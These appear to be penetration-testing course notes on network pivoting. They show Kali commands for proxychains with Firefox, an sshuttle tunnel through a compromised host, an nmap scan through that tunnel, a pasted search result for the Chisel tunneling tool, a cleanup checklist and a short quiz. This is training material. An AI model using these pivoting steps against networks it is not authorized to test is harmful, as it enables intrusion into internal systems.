We can also use proxychain with Firefox, where if there are websites/web addresses only accessible to those Ip addresses sitting on the other network, we can then access them through Firefox. We need to have Firefox closed, and then we open it after issuing the command.




```
┌──(kali㉿kali)-[~]
└─$ proxychains firefox
```


That is it for Proxychain

2 - sshuttle

This is another tool we can use to pivot to a network.



```
┌──(kali㉿kali)-[~]
└─$ sudo pip install sshuttle
```




```
┌──(kali㉿kali)-[~]
└─$ sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i pivot"          1 ✗
[local sudo] Password:
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

Do not worry with the error message. As long as we are connected, are good.

This is to connect to our machine, so we can have our traffic routed to the new network.

And the cool part of this tool is that as long as this commands runs, and we are connected to the server, we can open a new terminal and run commands like we are in that network. So, we do not need to keep using sshuttle all the time before running tools in that network.




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.10.225 -p88
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:29 EDT
Nmap scan report for 10.10.10.225
Host is up (0.00013s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

3 - Chisel



```
56737/tcp open  unknc
56738/tcp open  unknc
57294/tcp open  unknc
57797/tcp open  unknc
58080/tcp open  unknc
60020/tcp open  unknc
60443/tcp open  unknc
61532/tcp open  unknc
61900/tcp open  unknc
62078/tcp open  iphor
63331/tcp open  unknc
64623/tcp open  unknc
64680/tcp open  unknc
65000/tcp open  unknc
65129/tcp open  unknc
65389/tcp open  unknc

Nmap done: 1 IP addre

┌──(kali㉿kali)-[~]
└─$ 
```

chisel github

About 6,550,000 results (0.32 seconds)

GitHub
https://github.com › jpillora › chisel
GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP
Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang).
Releases 28 · Issues 147 · Pull requests 41 · Dockerfile


GitHub
https://github.com › chipsalliance › chisel
Chisel: A Modern Hardware Design Language
The Constructing Hardware in a Scala Embedded Language (**Chisel**) is an open-source hardware description language (HDL) used to describe digital electronics ...
Name Already In Use · Readme.Md · Contributor Documentation

GitHub
https://github.com › jpillora › chisel › releases
Releases · jpillora/chisel
A fast TCP/UDP tunnel over HTTP. Contribute to jpillora/**chisel** development by creating an

Written in Go.

05 - Cleaning Up

This is from a Pentest perspective.



CLEANUP

- Make the system/network as it was when you entered it
  - Remove executables, scripts, and added files
  - Remove malware, rootkits, and added user accounts
  - Set settings back to original configurations

Systems events. Any logs we could find traces.

06 - Section Quiz

Why can using Metasploit for persistence be dangerous?

correct

- It provides unauthenticated access that could be used by another attacker ✓
- It can be unstable
- It can crash the target machine

3 / 3

What does pivoting allow us to achieve?

- Show hidden ports on a target

correct

- Access targets that would otherwise be unavailable ✓

‹ Back

Continue ›